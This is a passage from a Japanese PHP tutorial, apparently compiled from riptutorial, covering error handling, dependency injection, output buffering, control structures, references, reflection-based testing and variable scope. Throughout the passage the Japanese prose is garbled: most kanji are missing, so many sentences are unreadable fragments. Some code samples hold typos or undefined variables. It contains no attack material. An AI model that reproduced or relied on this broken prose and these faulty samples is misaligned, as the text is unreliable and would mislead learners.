    $type    = $error["type"];
    $file    = $error["file"];
    $line    = $error["line"];
    $message = $error["message"]

    fprintf(
        $logFile,
        "[%s] %s: %s in %s:%d\n",
        date("Y-m-d H:i:s"),
        $type,
        $message,
        $file,
        $line);

    fclose($logFile);
}


register_shutdown_function('fatalErrorHandler');
```

- http://php.net/manual/en/function.register-shutdown-function.php

- http://php.net/manual/en/function.error-get-last.php
- http://php.net/manual/en/errorfunc.constants.php

オンラインでとエラーをむ https://riptutorial.com/ja/php/topic/391/とエラー

77:

き

Dependency Injection、DIは、「ものをす」というです。には、オブジェクトのオブジェクトにするのではなく、コンストラクタやセッターをしてオブジェクトのをすだけです。は、とをするDependency Injection Containersをすることもできます。

Examples

コンストラクタインジェクション

オブジェクトはしばしばのオブジェクトにします。コンストラクタでをするわりに、をコンストラクタにパラメータとしてすがあります。これにより、オブジェクトのがにわれ、クラスのインスタンスのをできるようになります。これには、をにすることによってコードをみやすくすることや、をにりえてににテストできるようにするなど、くのがあります。

のでは、`Component`は`Logger`インスタンスにしますが、しません。わりにコンストラクタにとしてすがあります。

```
interface Logger {
    public function log(string $message);
}

class Component {
    private $logger;

    public function __construct(Logger $logger) {
        $this->logger = $logger;
    }
}
```

がなければ、コードはおそらくのようになります。

```
class Component {
    private $logger;

    public function __construct() {
        $this->logger = new FooLogger();
    }
}
```

`new`をしてコンストラクタにしいオブジェクトをすると、がされなかったまたはにされたこと、およびコードがにされていることがされます。また、コードがにテストされているか、プログラムにするったをるなテストがあるがあるというです。

のでは、をわりにしている、になったにのLoggerににできます。たとえば、のにログをする、ま

たはなるログをする、またはファイルではなくデ―タベ―スにログをするLoggerをすることがあります。

セッタ―

はセッタ―によってすることもできます。

```
interface Logger {
    public function log($message);
}

class Component {
    private $logger;
    private $databaseConnection;

    public function __construct(DatabaseConnection $databaseConnection) {
        $this->databaseConnection = $databaseConnection;
    }

    public function setLogger(Logger $logger) {
        $this->logger = $logger;
    }

    public function core() {
        $this->logSave();
        return $this->databaseConnection->save($this);
    }

    public function logSave() {
         if ($this->logger) {
            $this->logger->log('saving');
        }
    }
}
```

これは、クラスのコアがにしないににいものです。

ここでなのは`DatabaseConnection`ため、コンストラクタにあります。 `Logger`はオプションであるため、コンストラクタのであるはなく、クラスをいやすくします。

セッタ―をするは、をきえるのではなくをするがよいことにしてください。をするとき、があるでされないことをすることはもないため、しないにつながるがあります。たとえば、 `FileLogger`をにし、 `MailLogger`をすることができます。これにより、カプセルがされ、ログをつけるのがしくなります。をきえるためです。

これをぐために、setterをしてをするがあります。

```
interface Logger {
    public function log($message);
}

class Component {
    private $loggers = array();
    private $databaseConnection;
```

```
    public function __construct(DatabaseConnection $databaseConnection) {
        $this->databaseConnection = $databaseConnection;
    }

    public function addLogger(Logger $logger) {
        $this->loggers[] = $logger;
    }

    public function core() {
        $this->logSave();
        return $this->databaseConnection->save($this);
    }

    public function logSave() {
        foreach ($this->loggers as $logger) {
            $logger->log('saving');
        }
    }
}
```

このように、コアをするたびに、ロガーがされていなくてもされず、のロガーをできたとしても、されたロガーがされます。をきえるわりにをし ています。

コンテナ

Dependency Injection ContainerDICをするコンテキストでのDependency InjectionDIは、コンストラクタインジェクションのスーパーセットとることができます。 DICは、、クラスのコンストラクタのヒントをし、そのニーズをし、インスタンスのになをにします。

なはこのドキュメントのをはるかにえていますが、DICはにいです.DICはクラスのをしています...

```
namespace Documentation;

class Example
{
    private $meaning;

    public function __construct(Meaning $meaning)
    {
        $this->meaning = $meaning;
    }
}
```

...にインスタンスするために、 オートローディングシステムでほとんどのをりにしています 。

```
// older PHP versions
$container->make('Documentation\Example');

// since PHP 5.5
$container->make(\Documentation\Example::class);
```

バージョン5.5でPHPをしていて、にしたようにクラスのをしたい、しいは2のです。そうすれば、のIDEをしてクラスのをすばやくつけることができ、なリファクタリングにきくちます。あなたはのにってはいけません。

この、 `Documentation\Example`それが`Meaning`としていることをり、DICは`Meaning`タイプをインスタンスします。なは、するインスタンスにするはありません。

そのわりに、オブジェクトのに、にじてのをインスタンスするをするルーールをコンテナにします。

これにはくのがあります。

- インスタンスをする
- シグネチャをするためのファクトリをする
- インタフエースのをする

のタイプをどのようにするがあるかについてのルーールをすると、どのタイプを、インスタンス、またはからするかをかくできます。

オンラインでをむ https://riptutorial.com/ja/php/topic/779/

78: バッファリング

パラメーター

ob_start	バッファをし、そのにかれたはキャプチャされ、されません
ob_get_contents	`ob_start()`によって`ob_start()`されたすべてのコンテンツをします。
ob_end_clean	バッファをにし、のれレベルでバッファをオフにします。
ob_get_clean	`ob_get_contents()`と`ob_end_clean()`をトリガし`ob_end_clean()`
ob_get_level	バッファののネストレベルをします。
ob_flush	コンテンツバッファをフラッシュし、バッファをせずにブラウザにします。
ob_implicit_flush	コールごとになフラッシュをにします。
ob_end_flush	コンテンツバッファをフラッシュしてブラウザにし、バッファをする

Examples

バッファのコンテンツのとクリア

バッファリングをすると、のテキストコンテンツテキスト、 `HTML` をにし、スクリプトのにブラウザにすることができます。デフォルトでは、 `php`あなたのコンテンツをそれをするときにします。

```
<?php

// Turn on output buffering
ob_start();

// Print some output to the buffer (via php)
print 'Hello ';

// You can also `step out` of PHP
?>
<em>World</em>
<?php
// Return the buffer AND clear it
$content = ob_get_clean();

// Return our buffer and then clear it
# $content = ob_get_contents();
# $did_clear_buffer = ob_end_clean();
```

```
print($content);

#> "Hello <em>World</em>"
```

`ob_start()`と`ob_get_clean()`でされたコンテンツはすべてキャプチャされ、`$content` `ob_get_clean()`されます。

`ob_get_clean()`びすと、 `ob_get_contents()`と`ob_end_clean()`がトリガされます。

ネストされたバッファ

`ob_get_level()`をして、バッファをネストし、それらがなるコンテンツをするためのレベルをフェッチすることができます。

```
<?php

$i = 1;
$output = null;

while( $i <= 5 ) {
    // Each loop, creates a new output buffering `level`
    ob_start();
    print "Current nest level: ". ob_get_level() . "\n";
    $i++;
}

// We're at level 5 now
print 'Ended up at level: ' . ob_get_level() . PHP_EOL;

// Get clean will `pop` the contents of the top most level (5)
$output .= ob_get_clean();
print $output;

print 'Popped level 5, so we now start from 4' . PHP_EOL;

// We're now at level 4 (we pop'ed off 5 above)

// For each level we went up, come back down and get the buffer
while( $i > 2 ) {
    print "Current nest level: " . ob_get_level() . "\n";
    echo ob_get_clean();
    $i--;
}
```

```
Current nest level: 1
Current nest level: 2
Current nest level: 3
Current nest level: 4
Current nest level: 5
Ended up at level: 5
Popped level 5, so we now start from 4
Current nest level: 4
Current nest level: 3
Current nest level: 2
Current nest level: 1
```

このでは、いくつかのデータをむがあります。

`$items_li_html`バッファをキャプチャし、ページで2します。

```
<?php

// Start capturing the output
ob_start();

$items = ['Home', 'Blog', 'FAQ', 'Contact'];

foreach($items as $item):

// Note we're about to step "out of PHP land"
?>
  <li><?php echo $item ?></li>
<?php
// Back in PHP land
endforeach;

// $items_lists contains all the HTML captured by the output buffer
$items_li_html = ob_get_clean();
?>

<!-- Menu 1: We can now re-use that (multiple times if required) in our HTML. -->
<ul class="header-nav">
    <?php echo $items_li_html ?>
</ul>

<!-- Menu 2 -->
<ul class="footer-nav">
    <?php echo $items_li_html ?>
</ul>
```

のコードを`output_buffer.php`ファイルにし、 `php output_buffer.php`します。

でした2つのリストは、バッファをしてPHPでしたものとじリストでされます。

```
<!-- Menu 1: We can now re-use that (multiple times if required) in our HTML. -->
<ul class="header-nav">
  <li>Home</li>
  <li>Blog</li>
  <li>FAQ</li>
  <li>Contact</li>
</ul>

<!-- Menu 2 -->
<ul class="footer-nav">
  <li>Home</li>
  <li>Blog</li>
  <li>FAQ</li>
  <li>Contact</li>
</ul>
```

コンテンツのにバッファをする

```
ob_start();

$user_count = 0;
foreach( $users as $user ) {
    if( $user['access'] != 7 ) { continue; }
    ?>
    <li class="users user-<?php echo $user['id']; ?>">
        <a href="<?php echo $user['link']; ?>">
            <?php echo $user['name'] ?>
        </a>
    </li>
<?php
    $user_count++;
}
$users_html = ob_get_clean();

if( !$user_count ) {
    header('Location: /404.php');
    exit();
}
?>
<html>
<head>
    <title>Level 7 user results (<?php echo $user_count; ?>)</title>
</head>

<body>
<h2>We have a total of <?php echo $user_count; ?> users with access level 7</h2>
<ul class="user-list">
    <?php echo $users_html; ?>
</ul>
</body>
</html>
```

このでは、 `$users`をとし、それをルーープしてアクセスレベルが7のすべてのユーザーをします。

がないは、エラーページにリダィレクトされます。

ルーープのにづいて`header()`リダィレクトをトリガーするので、ここでバッファをしています

バッファをしてコンテンツをファイルにし、レポート、などに

```
<?php
ob_start();
?>
    <html>
    <head>
        <title>Example invoice</title>
    </head>
    <body>
    <h1>Invoice #0000</h1>
    <h2>Cost: &pound;15,000</h2>
    ...
    </body>
    </html>
```

```
<?php
$html = ob_get_clean();

$handle = fopen('invoices/example-invoice.html', 'w');
fwrite($handle, $html);
fclose($handle);
```

このでは、なドキュメントをしてファイルに`echo $html;`が、ドキュメントをブラウザにするのではなく、 `echo $html;`をしてドキュメントをします`echo $html;`

コールバックによるバッファの

コールオブジェクトを`ob_start()`すことによって、にののをできます。

```
<?php
function clearAllWhiteSpace($buffer) {
    return str_replace(array("\n", "\t", ' '), '', $buffer);
}

ob_start('clearAllWhiteSpace');
?>
<h1>Lorem Ipsum</h1>

<p><strong>Pellentesque habitant morbi tristique</strong> senectus et netus et malesuada fames
ac turpis egestas. <a href="#">Donec non enim</a> in turpis pulvinar facilisis.</p>

<h2>Header Level 2</h2>

<ol>
   <li>Lorem ipsum dolor sit amet, consectetuer adipiscing elit.</li>
   <li>Aliquam tincidunt mauris eu risus.</li>
</ol>

<?php
/* Output will be flushed and processed when script ends or call
     ob_end_flush();
*/
```

```
<h1>LoremIpsum</h1><p><strong>Pellentesquehabitantmorbitristique</strong>senectusetnetusetmalesuadafame
```

クライアントへのストリーム

```
/**
 * Enables output buffer streaming. Calling this function
 * immediately flushes the buffer to the client, and any
 * subsequent output will be sent directly to the client.
 */
function _stream() {
    ob_implicit_flush(true);
    ob_end_flush();
}
```

ob_startをするなとその

`ob_start`は、ページのリダイレクトをうとです。たとえば、のコードはしません。

```
Hello!
<?php
  header("Location: somepage.php");
?>
```

えられるエラー`headers already sent by <xxx> on line <xxx>`ようなものです。

このをするには、ページのにのようなをします。

```
<?php
  ob_start();
?>
```

あなたのページのにこういうものがあります

```
<?php
  ob_end_flush();
?>
```

されたすべてのコンテンツがバッファにされ、にされます。したがって、ページにリダイレクトびしがあると、データがされるにトリガーされ、 `headers already sent`た`headers already sent`エラーがするが`headers already sent`ます。

オンラインでバッファリングをむ https://riptutorial.com/ja/php/topic/541/バッファリング

79:

Examples

の

PHPは`if` 、 `while` 、 `for` 、 `foreach` 、 `switch` `if`いくつかののをします。

のとした、がくブレースがコロンによってされていること、である：とじブレースができえられている`endif;` `endwhile;` 、 `endfor;` 、 `endforeach;` 、または`endswitch;`それぞれ、々のについては、のにするトピックをしてください。

```
if ($a == 42):
    echo "The answer to life, the universe and everything is 42.";
endif;
```

いをしたの`elseif`

```
if ($a == 5):
    echo "a equals 5";
elseif ($a == 6):
    echo "a equals 6";
else:
    echo "a is neither 5 nor 6";
endif;
```

PHPマニュアル - -

while

`while`ループは、されたがであるり、コードのブロックをします。

```
$i = 1;
while ($i < 10) {
    echo $i;
    $i++;
}
```

`123456789`

については、ループのトピックをしてください。

をいます

`do-while`ループは、されたがであるり、にすべてのにコードブロックをし、そのコードブロックをします。

```
$i = 0;
do {
    $i++;
    echo $i;
} while ($i < 10);

Output: `12345678910`
```

については、ループのトピックをしてください。

`goto`をすると、プログラムののセクションにジャンプできます。 PHP 5.3でです。

gotoは、gotoのろにのラベル `goto MyLabel;`。

ジャンプのターゲットは、コロンがくラベルでします`MyLabel:`

このでは、 `Hello World!`

```
<?php
goto MyLabel;
echo 'This text will be skipped, because of the jump.';

MyLabel:
echo 'Hello World!';
?>
```

する

`declare`は、コードブロックのをするためにされます。

のがめられています。

- `ticks`
- `encoding`
- `strict_types`

たとえば、ティックを1にします。

```
declare(ticks=1);
```

なモードをにするには、 `declare`ステートメントを`strict_types`とともにします。

```
declare(strict_types=1);
```

そのの

のの`if`は、がたされたときにコードフラグメントをできるようにします。あなたは、コードのをしたいは、がたされないときは、`if`と`else`。

```
if ($a > $b) {
```

```
  echo "a is greater than b";
} else {
  echo "a is NOT greater than b";
}
```

PHPマニュアル - の - その

if-elseのとしての

は、であるかかにづいてかをする。これはであり、なif-elseをいですためによくされます。それはをすばやくテストすることをにし、しばしばのifをきえ、コードをよりコンパクトにします。

のは、とのをったです `$a=1; $b=2;`

```
echo ($a > $b) ? "a is greater than b" : "a is NOT greater than b";
```

`a is NOT greater than b`。

includerequire

する

`require`は`include`にてい`include` 、エラーにな`E_COMPILE_ERROR`レベルのエラーがされるが`E_COMPILE_ERROR`ます。 `require`がすると、スクリプトがします。 `include`すると、スクリプトをせず、 `E_WARNING`だけを`E_WARNING`ます。

```
require 'file.php';
```

PHP Manual - コントロール -

める

`include`ステートメントには、ファイルがまれ、されます。

./variables.php

```
$a = 'Hello World!';
```

/ main.php`

```
include 'variables.php';
echo $a;
// Output: `Hello World!`
```

インクルードされたファイルは、されたスコープでされたのとをしているため、このアプローチ

はコードのいとみなされるのでしてください。

また、をすfileを`include`することもできます。これは、のににちます。

configuration.php

```
<?php
return [
    'dbname' => 'my db',
    'user' => 'admin',
    'pass' => 'password',
];
```

main.php

```
<?php
$config = include 'configuration.php';
```

このは、インクルードされたファイルがされたやされたでのスコープをするのをぎます。

PHPマニュアル - - インクルード

---

includerequireは、ファイルによってかがされたときににをするためにもできます。

include1.phpファイル

```
<?php
    $a = "This is to be returned";

    return $a;
?>
```

index.phpファイル

```
    $value = include 'include1.php';
   // Here, $value = "This is to be returned"
```

リターン

`return`ステートメントはプログラムコントロールをびしにします。

から`return`がびされると、ののがします。

```
function returnEndsFunctions()
{
   echo 'This is executed';
   return;
   echo 'This is not executed.';
}
```

`returnEndsFunctions();`をすると`returnEndsFunctions(); This is executed`ます。

がandであるのから`return`がびされると、ののがし、のがびしのにされます。

にとって

`for`ループは、、したりしたいコードがあるにされます。

```
for ($i = 1; $i < 10; $i++) {
    echo $i;
}
```

```
123456789
```

については、ループのトピックをしてください。

foreach

`foreach`はであり、やオブジェクトをにできます。

```
$array = [1, 2, 3];
foreach ($array as $value) {
    echo $value;
}
```

```
123。
```

オブジェクトに`foreach`ループをするには、 `Iterator`インタフェースをするがあります。

をするとき

```
$array = ['color'=>'red'];

foreach($array as $key => $value){
    echo $key . ': ' . $value;
}
```

```
color: red
```

については、ループのトピックをしてください。

elseif else if

elseif

`elseif`は`if`と`else`し`else`。 `if`がされ、の`if`がたされないにのをします。しかし、は、 `elseif`がたされたときにのみされます。

のコードは、 "aがbよりきい"、 "aがbとしい"または "aがbよりさい"のいずれかをします。

```
if ($a > $b) {
    echo "a is bigger than b";
} elseif ($a == $b) {
    echo "a is equal to b";
} else {
    echo "a is smaller than b";
}
```

いくつかの**elseif**

じifでのelseifをできます。

```
if ($a == 1) {
    echo "a is One";
} elseif ($a == 2) {
    echo "a is Two";
} elseif ($a == 3) {
    echo "a is Three";
} else {
    echo "a is not One, not Two nor Three";
}
```

if

ifは、コードフラグメントのきをにします。

```
if ($a > $b) {
  echo "a is bigger than b";
}
```

PHP Manual - コントロール - If

スイッチ

switchは、のifとじをしますが、よりないコードでそのジョブをできます。 switchステートメントでされているswitchに、テストされるは、がつかるまでそのcaseステートメントのとしいかどうかされ、そのブロックのコードがされます。するcaseがつからないcaseは、 defaultブロックのコードがするはされます。

caseまたはdefaultのコードブロックは、 breakでわるがありdefault。 これにより、 switchのがされ、そのにコードのがされます。 breakがされた、 するものがなくてものcaseのコードがされます。これは、 breakステートメントをれるとしないコードがされるがありますが、のcaseステートメントでじコードをするがあるcaseもです。

```
switch ($colour) {
case "red":
    echo "the colour is red";
    break;
case "green":
case "blue":
```

```
    echo "the colour is green or blue";
    break;
case "yellow":
    echo "the colour is yellow";
    // note missing break, the next block will also be executed
case "black":
    echo "the colour is black";
    break;
default:
    echo "the colour is something else";
    break;
}
```

のテストにえて、 `switch`ステートメントにブールをし、 `case`ステートメントにをすることで、ステートメントをテストするようにをすることもできます。 のするがされているので、のコードは"100"をすることにしてください。

```
$i = 1048;
switch (true) {
case ($i > 0):
    echo "more than 0";
    break;
case ($i > 100):
    echo "more than 100";
    break;
case ($i > 1000):
    echo "more than 1000";
    break;
}
```

`switch`のにタイピングがされるのあるについては、 Switch Surprisesをしてください。

オンラインでをむ https://riptutorial.com/ja/php/topic/2366/

80: の

- / *コード* / endstructure;

HTMLと`switch`ためのをさせるときは、`switch($condition):`との`case $value:`にをれないことが`case $value:`。 これは、ケースのにかをエコーしようとしています。

すべてのはじなえにいます。をしてコードをカプセルするわりに、コロンと`endstructure;`をしています`endstructure;`ステートメント `structure: /* code */ endstructure;`

Examples

```
<?php

for ($i = 0; $i < 10; $i++):
    do_something($i);
endfor;

?>

<?php for ($i = 0; $i < 10; $i++): ?>
    <p>Do something in HTML with <?php echo $i; ?></p>
<?php endfor; ?>
```

のwhileステートメント

```
<?php

while ($condition):
    do_something();
endwhile;

?>

<?php while ($condition): ?>
    <p>Do something in HTML</p>
<?php endwhile; ?>
```

foreachステートメント

```
<?php

foreach ($collection as $item):
    do_something($item);
endforeach;

?>

<?php foreach ($collection as $item): ?>
    <p>Do something in HTML with <?php echo $item; ?></p>
```

```
<?php endforeach; ?>
```

スイッチステートメント

```
<?php

switch ($condition):
    case $value:
        do_something();
        break;
    default:
        do_something_else();
        break;
endswitch;

?>

<?php switch ($condition): ?>
<?php case $value: /* having whitespace before your cases will cause an error */ ?>
    <p>Do something in HTML</p>
    <?php break; ?>
<?php default: ?>
    <p>Do something else in HTML</p>
    <?php break; ?>
<?php endswitch; ?>
```

わりのif / elseステートメント

```
<?php

if ($condition):
    do_something();
elseif ($another_condition):
    do_something_else();
else:
    do_something_different();
endif;

?>

<?php if ($condition): ?>
    <p>Do something in HTML</p>
<?php elseif ($another_condition): ?>
    <p>Do something else in HTML</p>
<?php else: ?>
    <p>Do something different in HTML</p>
<?php endif; ?>
```

オンラインでのをむ https://riptutorial.com/ja/php/topic/1199/の

81:

- `$foo = 1; $bar = &$foo; // both $foo and $bar point to the same value: 1`
- `$var = 1; function calc(&$var) { $var *= 15; } calc($var); echo $var;`

によって2つのをりてている、のはじをしています。のをえてみましょう。

```
$foo = 1;
$bar = &$foo;
```

`$foo` は `$bar`しません 。 `$foo`と`$bar`のじにのポイントを`$foo`ある、 `1` 。 する

```
$baz = &$bar;
unset($bar);
$baz++;
```

に`points to`あれば、これは`unset()`にすぐ`unset()`ます。わりに、 `$foo`と`$baz`はじ `2` をしています。

Examples

によるりて

これはの1です。には、によってりてるときに、2つのがじをできるようにしています。

```
$foo = &$bar;
```

`$foo`と`$bar`はしいです。らはおいをしていません 。らはじ "" をしています。

---

*`array()`*でによってりてることもできます。にはによるりてではありません。

```
$foo = 'hi';
$bar = array(1, 2);
$array = array(&$foo, &$bar[0]);
```

> のがにであることは、 してください 。ののではなくをうと、がになりませんが、のはこれらののでされます。これはがしされるびしにもてはまります。

によるは、とにされているだけでなく、とすべての "し"のけにもされます。

```
function incrementArray(&$arr) {
    foreach ($arr as &$val) {
        $val++;
    }
}

function &getArray() {
    static $arr = [1, 2, 3];
```

```
    return $arr;
}

incrementArray(getArray());
var_dump(getArray()); // prints an array [2, 3, 4]
```

は、ののキーです。をしすることはできず 、/のみをすことはできません 。したがって、 `bar()`の`$a`のインスタンス。

し

によっては、のうちにしするがあります。

> しは、をバインドするをつけるためにをするにです。パフォーマンスをさせるためにリターン·バイ·リファレンスをしないでください。エンジンはそれをにします。ながあるにのみをします。

ですためのPHPドキュメンテーションからられます。

のをめて、によってれるくのなるがあります。

```
function parent(&$var) {
    echo $var;
    $var = "updated";
}

function &child() {
    static $a = "test";
    return $a;
}

parent(child()); // returns "test"
parent(child()); // returns "updated"
```

は、にされているだけではありません。にをびすこともできます

```
function &myFunction() {
    static $a = 'foo';
    return $a;
}

$bar = &myFunction();
$bar = "updated"
echo myFunction();
```

びしをすることはできません。びしをするににするがあります。そのをするには、に`echo &myFunction();`してみてください`echo &myFunction();`。

ノート

- それをするののでをするがあります。これは、の`function &myFunction() {...`およびびし`function callFunction(&$variable) {...`または`&myFunction();`を`&myFunction();`。
- はのみですことができます。したがって、ので`$a`のインスタンス。これは、をすことができないことをします。そうでなければ、 **`E_NOTICE`** PHPエラーがされます *`Notice: Only variable references should be returned by reference in ......`*。
- までにされるのはなユースケースですが、じをするためののすべてののあるオプションをしたにり、それらをえめにするようするがあります。

し

これにより、のをできるまたはへのによってをすことができます。

しはだけにされるものではありませんが、をしすることもできます。

- しい、えば`foo(new SomeClass)`
- からされた

「し」のないは、のをすることです。しいをしたり、をらばすことはありません。バイすると、をける/のようにである`&` => `&$myElement`。

は、からをし、そのに1をえるだけのです。

```
$arr = array(1, 2, 3, 4, 5);

foreach($arr as &$num) {
    $num++;
}
```

`$arr`のをすると、のはがしたときにされます。のでこれをできます

```
print_r($arr);
```

ループでによってすときにするがあります。のループのでは、 `$num`まだののへのをしています。それをポストループにりてることは、のをすることになりますポストループを`unset()`することでこれがこらないようにすることができます

```
$myArray = array(1, 2, 3, 4, 5);

foreach($myArray as &$num) {
   $num++;
}
unset($num);
```

はあなたがにしないようにします。このにするのがStackOverflowにあります。

しのもう1つのなは、にあります。のをするのはです

```
$var = 5;
// define
function add(&$var) {
    $var++;
}
// call
add($var);
```

のをechoすることでできます。

```
echo $var;
```

にするさまざまながありますのPHPドキュメントを。

> びしにははありません。についてのみです。のだけで、をしくすることができます。PHP 5.3.0では、in foo$ a;をすると「しのびし」がされるというがされます。また、PHP 5.4.0では、しのびしがされたため、なエラーがします。

オンラインでをむ https://riptutorial.com/ja/php/topic/3468/

82:

Examples

プライベートおよびされたメンバへのアクセス

リフレクションは、オブジェクトのランタイム/インスタンスなど、ソフトウェアテストのとしてよくされます。また、のでオブジェクトのをするのにもです。ユニットテストでリフレクションをして、されたクラスメンバーにがまれていることをするをにします。

は、のになクラスです。それはのをすをむされたメンバをっています。メンバーはされているため、アクセスすることはできず、getterおよびsetterメソッドをしてそれぞれのをおよびするがあります。

```
class Car
{
    protected $color

    public function setColor($color)
    {
        $this->color = $color;
    }

    public function getColor($color)
    {
        return $this->color;
    }
}
```

これをテストするには、Carオブジェクトをし、Car `Car::setColor()`をしてのをし、`Car::getColor()`をしてをし、したとそのをします。

```
/**
 * @test
 * @covers     \Car::setColor
 */
public function testSetColor()
{
    $color = 'Red';

    $car = new \Car();
    $car->setColor($color);
    $getColor = $car->getColor();

    $this->assertEquals($color, $reflectionColor);
}
```

、これはだとわれる。のところ、すべての`Car::getColor()`は、されたメンバ`Car::$color`のをします。しかし、このテストには2りのがあります。

1. このテストののCar::getColor()をします。
2. それはCar::getColor()にします。これはテストにまたはをたせるバグをっているがあります

ユニットテストでCar::getColor()わないをてみましょう。わりにReflectionをうべきです。に、すべてのカ―カラ―に「メタリック」をするタスクがりてられているとします。そこで、Car::getColor()をして、のに「メタリック」をCar::getColor()ます。

```
class Car
{
    protected $color

    public function setColor($color)
    {
        $this->color = $color;
    }

    public function getColor($color)
    {
        return "Metallic "; $this->color;
    }
}
```

エラ―がされますかは、のわりにセミコロンをして、のに「メタリック」をしました。として、Car::getColor()がびされるたびに、ののがであるかになく、「メタリック」がされます。その、Car::setColor()テストは、 *Car::setColor()*がににし、こののをけなかったとしてもします 。

Car::setColor()しているがCar::$colorにされていることをするにはどうすればよいですかRefelectionをして、されたメンバ―をできます。だから々はそれをどのようにうのですかRefelectionをして、されたメンバ―をコ―ドにアクセスできるようにして、をできるようにします。

にコ―ドをて、それをしてみましょう

```
/**
 * @test
 * @covers     \Car::setColor
 */
public function testSetColor()
{
    $color = 'Red';

    $car = new \Car();
    $car->setColor($color);

    $reflectionOfCar = new \ReflectionObject($car);
    $protectedColor = $reflectionOfForm->getProperty('color');
    $protectedColor->setAccessible(true);
    $reflectionColor = $protectedColor->getValue($car);

    $this->assertEquals($color, $reflectionColor);
}
```

のコ―ドでReflectionをしてCar::$colorをするはのとおりです。

1. Carオブジェクトをすしい ReflectionObject をします
2. `Car::$color` ReflectionProperty をし `Car::$color` これは `Car::$color` をします
3. たちは `Car::$color` アクセスにします
4. `Car::$color` をします。

Reflectionをすると、 `Car::getColor()` やそののアクセサーをびすことなく、なテストをきこすことなく、 `Car::$color` をることができます。 `Car::setColor()` テストはでです。

クラスまたはオブジェクトの

クラスのフィーチャは、 `property_exists` および `method_exists` をしてにうことができます。

```
class MyClass {
    public $public_field;
    protected $protected_field;
    private $private_field;
    static $static_field;
    const CONSTANT = 0;
    public function public_function() {}
    protected function protected_function() {}
    private function private_function() {}
    static function static_function() {}
}

// check properties
$check = property_exists('MyClass', 'public_field');    // true
$check = property_exists('MyClass', 'protected_field'); // true
$check = property_exists('MyClass', 'private_field');   // true, as of PHP 5.3.0
$check = property_exists('MyClass', 'static_field');    // true
$check = property_exists('MyClass', 'other_field');     // false

// check methods
$check = method_exists('MyClass', 'public_function');    // true
$check = method_exists('MyClass', 'protected_function');    // true
$check = method_exists('MyClass', 'private_function');    // true
$check = method_exists('MyClass', 'static_function');    // true

// however...
$check = property_exists('MyClass', 'CONSTANT');  // false
$check = property_exists($object, 'CONSTANT');    // false
```

`ReflectionClass` 、もできます。

```
$r = new ReflectionClass('MyClass');
$check = $r->hasProperty('public_field');  // true
$check = $r->hasMethod('public_function'); // true
$check = $r->hasConstant('CONSTANT');      // true
// also works for protected, private and/or static members.
```

`property_exists` および `method_exists` については、クラスのわりに、のクラスのオブジェクトをすることもできます。 `ReflectionObject` をすると、 `ReflectionObject` わりに `ReflectionClass` クラスをするがあります。

プライベート/されたメソッドのテスト

によっては、プライベートおよびプロテクトメソッドとパブリックメソッドをテストすることはです。

```
class Car
{
    /**
     * @param mixed $argument
     *
     * @return mixed
     */
    protected function drive($argument)
    {
        return $argument;
    }

    /**
     * @return bool
     */
    private static function stop()
    {
        return true;
    }
}
```

をってをテストするもな

```
class DriveTest
{
    /**
     * @test
     */
    public function testDrive()
    {
        // prepare
        $argument = 1;
        $expected = $argument;
        $car = new \Car();

        $reflection = new ReflectionClass(\Car::class);
        $method = $reflection->getMethod('drive');
        $method->setAccessible(true);

        // invoke logic
        $result = $method->invokeArgs($car, [$argument]);

        // test
        $this->assertEquals($expected, $result);
    }
}
```

メソッドがであるは、クラスインスタンスのわりにnullをします。

```
class StopTest
{
```

```
    /**
     * @test
     */
    public function testStop()
    {
        // prepare
        $expected = true;

        $reflection = new ReflectionClass(\Car::class);
        $method = $reflection->getMethod('stop');
        $method->setAccessible(true);

        // invoke logic
        $result = $method->invoke(null);

        // test
        $this->assertEquals($expected, $result);
    }
}
```

オンラインでをむ https://riptutorial.com/ja/php/topic/685/

83: スコープ

き

スコープとは、にアクセスできるコードのをします。これはともばれます。 PHPでは、スコープブロックは、クラス、およびアプリケーションでできるグローバルスコープによってされます。

Examples

ユーザーの グローバル

またはクラスのスコープはグローバルスコープです。 PHPスクリプトに `include`または`require`をしてのスクリプトがまれている、スコープはわりません。スクリプトがまたはクラスのにまれる、グローバルはじグローバルスコープにまれますが、スクリプトがにまれている、インクルードされたスクリプトのはのスコープにあります。

またはクラスメソッドので、 `global`キーワードをして、アクセスユーザーのグローバルをすることができます。

```
<?php

$amount_of_log_calls = 0;

function log_message($message) {
    // Accessing global variable from function scope
    // requires this explicit statement
    global $amount_of_log_calls;

    // This change to the global variable is permanent
    $amount_of_log_calls += 1;

    echo $message;
}

// When in the global scope, regular global variables can be used
// without explicitly stating 'global $variable;'
echo $amount_of_log_calls; // 0

log_message("First log message!");
echo $amount_of_log_calls; // 1

log_message("Second log message!");
echo $amount_of_log_calls; // 2
```

グローバルスコープからにアクセスするもうつのは、なPHPの$ GLOBALSをうことです。

$ GLOBALSは、グローバルのをキーとするであり、そののはのです。 $ GLOBALSはどんなスコープにもすることにしてください。これは$ GLOBALSがスーパーグローバルであるためです。

つまり、 `log_message()`をのようにきえることができます。

```
function log_message($message) {
    // Access the global $amount_of_log_calls variable via the
    // $GLOBALS array. No need for 'global $GLOBALS;', since it
    // is a superglobal variable.
    $GLOBALS['amount_of_log_calls'] += 1;

    echo $messsage;
}
```

`global`キーワードをってグローバルのをすることができるときに、なぜ$ GLOBALSをうのかなは、 `global`キーワードをしてをスコープにちむことです。じをローカルスコープですることはできません。

スーパーグローバルはPHPによってされており、 `global`キーワードなしでどこからでもできます。

```
<?php

function getPostValue($key, $default = NULL) {
    // $_POST is a superglobal and can be used without
    // having to specify 'global $_POST;'
    if (isset($_POST[$key])) {
        return $_POST[$key];
    }

    return $default;
}

// retrieves $_POST['username']
echo getPostValue('username');

// retrieves $_POST['email'] and defaults to empty string
echo getPostValue('email', '');
```

プロパティと

`public`でされたクラスのプロパティは、にはグローバルとじです。それらは、クラスがされているどこからでもアクセスできます。

```
class SomeClass {
    public static int $counter = 0;
}

// The static $counter variable can be read/written from anywhere
// and doesn't require an instantiation of the class
SomeClass::$counter += 1;
```

は、のスコープでをすることもできます。これらのは、スコープでされたのとはなり、のびしによってされます。これは、シングルトンデザインパターンをするにでなです。

```
class Singleton {
    public static function getInstance() {
        // Static variable $instance is not deleted when the function ends
        static $instance;

        // Second call to this function will not get into the if-statement,
        // Because an instance of Singleton is now stored in the $instance
        // variable and is persisted through multiple calls
        if (!$instance) {
            // First call to this function will reach this line,
            // because the $instance has only been declared, not initialized
            $instance = new Singleton();
        }

        return $instance;

    }
}

$instance1 = Singleton::getInstance();
$instance2 = Singleton::getInstance();

// Comparing objects with the '===' operator checks whether they are
// the same instance. Will print 'true', because the static $instance
// variable in the getInstance() method is persisted through multiple calls
